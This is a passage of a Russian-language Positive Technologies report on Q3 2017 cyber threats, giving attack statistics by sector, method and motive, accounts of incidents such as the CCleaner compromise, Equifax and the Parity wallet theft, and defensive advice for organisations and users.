АКТУАЛЬНЫЕ КИБЕРУГРОЗЫ

III КВАРТАЛ 2017 ГОДА

POSITIVE TECHNOLOGIES

СОДЕРЖАНИЕ

УСЛОВНЫЕ ОБОЗНАЧЕНИЯ

Объекты атак


Инфраструктура


Веб-ресурсы

Пользователи


Банкоматы и POS-терминалы


Мобильные устройства


IoT

Методы атак


Использование вредоносного ПО


Компрометация учетных данных


Социальная инженерия


Эксплуатация уязвимостей в ПО


Эксплуатация веб-уязвимостей


DDoS

Категории жертв


Финансовая отрасль


Государственные учреждения


Медицинские учреждения


Сфера образования


Оборонные предприятия


Промышленные компании


Онлайн-сервисы


Сфера услуг


Транспорт


IT-компании


Розничная торговля


Частные лица


Телеком-операторы



Другие сферы

Компания Positive Technologies продолжает делиться с вами информацией об актуальных угрозах информационной безопасности, основанной на собственной экспертизе, результатах многочисленных расследований, а также данных авторитетных источников.

РЕЗЮМЕ

70% атак были совершены с целью получения прямой финансовой выгоды (например, за счет кражи денежных средств через мобильный банк жертвы) и еще четверть (25%) — с целью получения данных.


Если в первом полугодии доли массовых и целевых атак колебались возле отметки 50%, то в III квартале абсолютное большинство (65%) составили массовые кибератаки.



Мотивы злоумышленников


В III квартале злоумышленники вновь обратили свое внимание на госсектор, направив на государственные учреждения 13% атак, что впервые за последние два года превысило долю атак на финансовые компании (7%). Кроме того, продолжает расти интерес злоумышленников к частным лицам, на которые была направлена треть всех атак (33%).

Для киберпреступников не существует границ между странами и континентами, поэтому все больше атак затрагивают одновременно две, три, десять и более стран. Тем не менее США и Россия остаются абсолютными лидерами по числу киберинцидентов. Кроме того, в III квартале большому числу атак подвергались Канада, Индия, Швейцария, Германия.



Категории жертв, пострадавших от атак в III квартале 2017 года

В случае масштабных атак, поражающих сотни и тысячи компаний, бывает невозможно отнести инцидент к одной из перечисленных отраслей; в таком случае его относили к категории «Другие сферы», этим объясняется столь существенная ее доля.




География кибератак в III квартале 2017 года

		Отрасль											
		Финансовая отрасль	Государственные учреждения	Медицинские учреждения	Сфера образования	Промышленные компании	Онлайн-сервисы	Сфера услуг	Частные лица	Розничная торговля	IT-компании	Телеком-операторы	Другие сферы
Объект	Инфраструктура	2	14	15	4	7	3	5	20	3	2	1	23
	Веб-ресурсы	10	12	2	2		11	6	9	2	3	1	7
	Пользователи	2	5	3	2	1			25			1	4
	Банкоматы и POS-терминалы	3					1	2		1	1		1
	Мобильные устройства								24				
	IoT		1						2			2	3
Метод	Атаки с использованием ВПО	5	11	6	2	4	2	4	46	1	3	1	13
	Компрометация учетных данных	1	3	2	1	1	1	6	11	1	1		7
	DDoS		4				3	1			1		
	Социальная инженерия	3	2	5	2	2			11	2		1	9
	Эксплуатация уязвимостей в ПО	2	2	2	1		2		5			1	6
	Эксплуатация веб-уязвимостей	5	6	2	2		7	2	3	1		1	2
	Другой	1	4	3		1			4	1	1	1	1
Мотив	Финансовая выгода	15	14	11	7	5	12	9	70	3	3	3	21
	Кибершпионаж	2	10	8	1	2	2	4	10	3	3	2	15
	Хактивизм		5	1			1						1
	Кибервойна		3			1							1

Распределение киберинцидентов по метрикам (мотивы, методы, объекты атак) и отраслям


ДИНАМИКА КОЛИЧЕСТВА ИНЦИДЕНТОВ



Количество инцидентов в III квартале 2017 года


В конце августа мы отметили значительный скачок в увеличении числа атак, направленных на частных лиц. Три четверти кибератак на образовательные учреждения пришлись на сентябрь: вероятно, свою роль сыграли студенты, не желающие возвращаться к учебному процессу после длительных каникул :) А вот сфера развлечений больше интересовала злоумышленников в летние месяцы.

Динамика кибератак во II и III кварталах напоминает аналогичные периоды прошлого года, а значит, в следующем квартале мы можем ожидать очередного увеличения количества инцидентов.



Количество инцидентов в 2016 и 2017 годах

МЕТОДЫ АТАК



Распределение киберинцидентов по методам атак

Доля атак с использованием вредоносного ПО в III квартале продолжила расти, на 3% увеличилась и доля атак, эксплуатирующих веб-уязвимости, при этом заметно сократилось (на 6%) количество атак с использованием уязвимостей ПО. Нельзя не отметить, что для ряда кибератак (преимущественно связанных с хищением чувствительных данных) пока не удалось установить точный метод реализации.

ИСПОЛЬЗОВАНИЕ ВРЕДОНОСНОГО ПО

Среди множества атак с использованием вредоносного ПО, которые произошли в III квартале, выделяются кибератаки, направленные на промышленность. Так, например, исследователи Symantec рассказали о группировке Dragonfly[1], которая с 2015 года продолжает атаковать энергетический сектор США, Турции и Швейцарии. ВПО распространяется не только путем классической фишинговой рассылки IT-персоналу компании, содержащей вредоносные вложения, но и с использованием скомпрометированных веб-сайтов (такая атака, когда злоумышленники получают доступ к веб-ресурсам с целью заражения пользователей вредоносным ПО, называется «watering hole»). Кроме того, инструментом для установки троянов могли служить файлы, маскирующиеся под обновления Adobe Flash Player, в необходимости установки которых было несложно убедить жертву. В ходе атак злоумышленники получали удаленный доступ к компьютерам жертв, что могло быть использовано для дальнейшего вмешательства в технологический процесс.

1 symantec.com/connect/blogs/dragonfly-western-energy-sector-targeted-sophisticated-attack-group

В августе 2017 года была скомпрометирована утилита CCleaner[2], которая активно используется во множестве компаний по всему миру (в том числе в промышленном секторе) для оптимизации работы ОС Windows. В течение целого месяца в составе утилиты распространялось ВПО Floxif, которое собирало все данные о зараженном компьютере. Злоумышленникам предположительно удалось скомпрометировать процесс поставки обновлений от Avast и подменить легитимную версию CCleaner 5.33 на вредоносную, подписанную скомпрометированным цифровым сертификатом. Зараженные версии ПО были установлены на 2,27 млн компьютеров, однако последние обновления CCleaner нейтрализовали вредоносную активность на компьютерах жертв.

Одна из главных опасностей, которая подстерегает любителей пиратского ПО, это риск в довесок к программе получить дроппер, загружающий на компьютер вредоносное ПО. И последнее время, помимо шпионов или троянов-шифровальщиков, требующих выкуп за расшифровку файлов, на компьютеры жертв стали попадать майнеры криптовалюты (чаще других добывают Monero или Zcash). Однако мы отмечаем и более сложные схемы распространения подобного ВПО. Так, в августе стало известно о вредоносной кампании по распространению майнера криптовалюты Monero в составе комплекта эксплойтов Neptune[3]. Злоумышленники использовали легитимные сервисы всплывающей рекламы для направления пользователей на свои фишинговые ресурсы, при попадании на которые осуществляется попытка эксплуатации уязвимостей Internet Explorer (CVE-2016-0189, CVE-2015-2419, CVE-2014-6332) и Adobe Flash Player (CVE-2015-8651, CVE-2015-7645). Примечательно, что используемые уязвимости известны с 2014–2016 годов и существуют обновления, их закрывающие.

Ботнеты, добывающие криптовалюту, приносят злоумышленникам хороший доход. Так, ботнет из зараженных веб-серверов (для скрытой установки ВПО для майнинга Monero использовалась уязвимость в Microsoft IIS 6.0 CVE-2017-7269) за три месяца принес злоумышленникам более 63 000 долларов[4].

Как защититься организации

+ Своевременно обновлять используемое ПО.
+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Контролировать появление небезопасных ресурсов на периметре сети.
+ Регулярно создавать резервные копии систем и хранить их на выделенных серверах отдельно от сетевых сегментов рабочих систем.
+ Повышать осведомленность пользователей и сотрудников в вопросах ИБ.

Как защититься обычному пользователю

+ Своевременно обновлять используемое ПО по мере выхода патчей.
+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Наиболее важные файлы хранить не только на жестком диске компьютера, но и на съемных носителях, внешних жестких дисках или в облачном хранилище.
+ Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно когда браузер предупреждает об опасности.
+ Не переходить по ссылкам из всплывающих окон, даже если рекламируемые компания или продукт вам знакомы.
+ Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.
+ Не загружать файлы с подозрительных веб-ресурсов или из других неизвестных источников.

2 xakep.ru/2017/09/18/ccleaner-malware/
3 fireeye.com/blog/threat-research/2017/08/neptune-exploit-kit-malvertising.html
4 habrahabr.ru/company/eset/blog/339526/

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Больше всего пострадавших в США, Канаде, России

Наиболее атакуемые объекты

46% 43% 11%

Больше всего пострадали


30% 14% 8%

Ущерб > 15 млн долл. США

Пострадали > 500 тыс. человек

Социальная инженерия — это начальный этап во многих атаках. Злоумышленники подделывают веб-сайты, чтобы заполучить учетные данные пользователей, а с помощью писем доставляют на компьютеры жертв вредоносное ПО или убеждают перейти по ссылке на фишинговый ресурс. И нужно быть очень внимательным, чтобы не попасться на удочку мошенников.

Так, в августе 2017 года жертвами злоумышленников стали пользователи американской криптовалютной биржи Bittrex[5], которые вместо авторизации на официальном bittrex.com, не заметив подмены, вводили свои аутентификационные данные на фишинговом ресурсе blttrex.com (в адресе вместо i была использована буква L). Затем с помощью полученной информации злоумышленники забирали со счетов криптовалюту жертв через официальный веб-сайт.



Официальный сайт Bittrex и его фишинговый аналог

Злоумышленники бывают крайне изобретательны при проведении атак; к примеру, сейчас стали популярны Supply Chain Attacks[6], в ходе которых преступники компрометируют и используют компанию-подрядчика для отправки от ее лица фишинговых писем. Такой подход позволяет обойти спам-фильтры и сделать письмо максимально доверенным.

Как защититься организации

+ Обучать сотрудников и пользователей основам ИБ.
+ Использовать антивирусное ПО, в том числе специализированное, позволяющее пользователям отправлять подозрительные файлы на проверку перед открытием вложения из письма.
+ Использовать SIEM-решения — для своевременного обнаружения атаки, если инфраструктура оказалась заражена.

5 hackread.com/fake-bittrex-cryptocurrency-exchange-site-stealing-user-funds/
6 ptsecurity.com/upload/corporate/ru-ru/analytics/Cobalt-2017-rus.pdf

Как защититься обычному пользователю

+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно когда браузер предупреждает об опасности.
+ С осторожностью относиться к сайтам с некорректными сертификатами и учитывать, что введенные на них данные могут быть перехвачены злоумышленниками.
+ Быть предельно внимательным при вводе своих учетных данных на веб-сайтах и во время работы с онлайн-платежами.
+ Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.

КОМПРОМЕТАЦИЯ УЧЕТНЫХ ДАННЫХ

Абсолютно любой может стать жертвой киберпреступников, и ни сами хакеры, ни специалисты по ИБ — не исключение.

Так, в рамках операции, называемой #LeakTheAnalyst[7], были скомпрометированы учетные данные от аккаунтов Microsoft (Hotmail, OneDrive) и LinkedIn одного из исследователей FireEye — Adi Peretz, в результате чего получен доступ к рабочей и личной информации специалиста. После расследования, проведенного специалистами FireEye совместно с правоохранительными органами, злоумышленник был арестован[8].

Учетные данные от аккаунтов различных социальных сетей постоянно попадают в руки злоумышленников, но летом 2017 года в интернете оказались логины и пароли для доступа по протоколу Telnet к 8233 различным IoT-устройствам[9]. Помимо валидных учетных данных база содержала еще и IP-адреса устройств, поэтому доступ к ним мог получить любой желающий. Примечательно, что большинство используемых логинов и паролей были установлены на устройствах по умолчанию. Так, логин admin использовался на 4621 гаджете, а связки admin:admin и root:root использовались на 634 и 320 устройствах соответственно. Напомним, что для любого нового IoT-устройства необходимо немедленно менять заводские учетные данные, поскольку после подключения к сети они становятся мишенью для ботов, которые перебором получают доступ к устройствам и заражают их вредоносным ПО, делая частью ботнета.

В июле, получив учетные данные для доступа в сеть компании — партнера французского регистратора доменных имен Gandi[10], злоумышленники подменили данные на серверах доменных имен для 751 домена. Несмотря на быструю реакцию специалистов, исправивших ситуацию спустя 3,5 часа после начала атаки, из-за задержки в обновлении DNS множество доменов перенаправляли пользователей на вредоносные сайты в течение 7 часов.

7 bleepingcomputer.com/news/security/hackers-leak-data-from-mandiant-security-researcher-in-operation-leaktheanalyst/
8 securityweek.com/hacker-falsely-claiming-breach-fireeye-arrested-ceo-says
9 bleepingcomputer.com/news/security/someone-published-a-list-of-telnet-credentials-for-thousands-of-iot-devices/
10 news.gandi.net/en/2017/07/report-on-july-7-2017-incident/


Как защититься организации

- Применять парольную политику, предусматривающую строгие требования к минимальной длине и сложности паролей.
- Не использовать одинаковые учетные записи и пароли для доступа к различным ресурсам.
- Не хранить пароли пользователей в открытом виде (или в зашифрованном с помощью обратимого алгоритма).
- Ограничить срок использования паролей (не более 90 дней).
- Использовать двухфакторную аутентификацию там, где это возможно, например для защиты привилегированных учетных записей.
- Своевременно удалять или блокировать корпоративные учетные записи бывших сотрудников.

Как защититься обычному пользователю

- Использовать сложные пароли, состоящие из незначащих комбинаций букв, цифр и знаков, длиной не менее 8 символов. Для создания и хранения паролей можно воспользоваться менеджером паролей (защищенным хранилищем с функциями генерации новых паролей).
- Не использовать один и тот же пароль для разных систем (для сайтов, электронной почты и др.).
- Менять все пароли хотя бы раз в полгода, а лучше — каждые два-три месяца.
- Использовать двухфакторную аутентификацию там, где это возможно, например для защиты электронной почты.

ЭКСПЛУАТАЦИЯ ВЕБ-УЯЗВИМОСТЕЙ



Больше всего пострадавших в США, Канаде, Индии

Наиболее атакуемые объекты

90% 10%

Больше всего пострадали

23% 19% 16%


Ущерб > 10 млн долл. США

Пострадали > 12 млн человек

Последнее время мы наблюдаем увеличение числа атак, в которых эксплуатация веб-уязвимостей является лишь промежуточным звеном в сложной цепочке действий злоумышленников. Наши исследования показывают, что уязвимые сайты стали все чаще использоваться киберпреступниками для размещения на них вредоносного ПО. С таких веб-ресурсов происходит загрузка дропперов (небольших программ, предназначенных для загрузки и запуска другого вредоносного ПО), а затем и троянов на компьютеры жертвы. Примечательно, что владельцы уязвимых сайтов, задействованных в цепочке целевой атаки, становятся ее невольными соучастниками. Это может нанести серьезный ущерб их репутации, а также привести к блокировке веб-ресурсов регулятором или изъятию серверного оборудования правоохранительными органами при расследовании совершенного преступления.

Схема целевой атаки с использованием уязвимого веб-ресурса

Забегая вперед, отметим, что веб-сайт как инструмент, а не цель атаки использовался киберпреступниками при распространении ВПО Bad Rabbit[11]. Жертва посещала легитимный новостной портал, взломанный злоумышленниками, а на ее компьютер загружался дроппер, который предлагал пользователю запустить якобы установщик Adobe Flash Player, под который и был замаскирован троян.



Скомпрометированный веб-сайт, загружающий ВПО на компьютер жертвы под видом обновления Adobe Flash Player

Злоумышленники продолжают эксплуатировать уязвимости веб-ресурсов и выполнять дефейс сайтов. Наиболее популярны среди киберпреступников, конечно, веб-сайты государственных структур. От этих атак в августе пострадали 27 веб-ресурсов государственных учреждений Малайзии[12], официальный портал правительства Пакистана[13], а также около 40 сайтов Венесуэлы[14].

Дефейс официального портала правительства Пакистана


11 welivesecurity.com/2017/10/24/bad-rabbit-not-petya-back/
12 thestar.com.my/tech/tech-news/2017/08/21/indonesian-hackers-defaced-malaysian-websites-following-flag-blunder/#0pDO5c6oApjlo7Oa.99
13 hackread.com/pakistani-govt-portal-hacked-to-play-indian-national-anthem/
14 dw.com/en/venezuela-cyberattack-targets-government-websites/a-40002475

Дефейс малайзийских сайтов из-за ошибки в изображении флага Индонезии для сувенирного буклета 29-х Игр Юго-Восточной Азии

Как защититься организации

- Проводить регулярный анализ защищенности веб-приложений, включая анализ исходного кода.
- Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты.
- Внедрить процессы обеспечения безопасности на протяжении всего цикла жизни веб-приложения.
- Использовать актуальные версии веб-серверов и СУБД. Отказаться от использования библиотек и фреймворков, обладающих известными уязвимостями.

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ ПО



Больше всего пострадавших в США, России и Австралии

Наиболее атакуемые объекты

48% 19% 19%

Больше всего пострадали

24% 10% 10%

Ущерб > 30 млн долл. США


Пострадали > 155 млн человек

Одной из самых масштабных утечек данных этого года стала июльская атака на американское бюро кредитных историй Equifax[15], в результате которой злоумышленники получили личную информацию 145,5 миллионов граждан (включая имена, адреса, номера социального страхования и водительских удостоверений). Преступникам удалось проникнуть в инфраструктуру компании еще в мае 2017 года, воспользовавшись уязвимостью в Apache Struts CVE-2017-5638. Примечательно, что обновления, закрывающие данную уязвимость, были выпущены разработчиками за два месяца до инцидента — в марте 2017 года.


15 equifaxsecurity2017.com/

Конечно, это не единственный пример несвоевременного обновления используемого ПО. Печально известный эксплойт уязвимости протокола SMB Eternalblue, который использовался для распространения WannaCry, по-прежнему популярен среди киберпреступников. Эксперты FireEye[16] рассказали о действиях группировки APT 28, которая компрометировала гостиничные сети Wi-Fi, а затем распространялась по сети с помощью эксплойта Eternalblue и атаковала пользователей, похищая их учетные данные. Примечательно, что во время работ по тестированию на проникновение в период с апреля по сентябрь специалистам Positive Technologies в 71% проектов, в которых проводилась данная проверка, удавалось продемонстрировать возможность компрометации ресурсов через этот эксплойт.

Инцидент, произошедший в конце августа, продемонстрировал важность не только своевременного обновления стороннего ПО, но и поиска и устранения уязвимостей в собственных программных продуктах. Воспользовавшись критически опасным недостатком в API социальной сети Instagram, злоумышленники получили информацию о 6 000 000 аккаунтов, включая номера телефонов и адреса электронной почты[17], и создали сервис, где за 10 долларов любой желающий мог получить контактные данные произвольного пользователя, например известной певицы или актера.




Сервис Doxagram



Реклама сервиса Doxagram с предложением покупать персональные данные пользователей Instagram

В категории атак с использованием уязвимостей ПО оказалась не только самая масштабная, но и самая дорогая кибератака III квартала 2017 года. Так, из-за уязвимости в клиенте криптовалютной сети Ethereum — Parity 1.5 злоумышленники похитили около 30 млн долларов (153 000 ETH) у пользователей, использовавших кошельки с мультиподписью[18].



Кошелек злоумышленника, реализовавшего атаку

16 fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html
17 blog.instagram.com/post/164871973302/170901-news
18 paritytech.io/blog/security-alert-high-2.html


Как защититься организации

+ Применять средства централизованного управления обновлениями и патчами для используемого ПО.
+ Применять автоматизированные средства анализа защищенности и выявления уязвимостей в ПО.
+ Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты веб-ресурсов.
+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Минимизировать, насколько это возможно, привилегии пользователей и служб.

Как защититься обычному пользователю

+ Своевременно обновлять используемое ПО.
+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Для повседневной работы в ОС использовать учетную запись без привилегий администратора.
+ Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно когда браузер предупреждает об опасности.
+ Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.
+ Не загружать файлы с подозрительных веб-ресурсов или из других неизвестных источников.

DDOS



Больше всего пострадавших в США, Китае и Южной Корее

Наиболее атакуемые объекты

100%

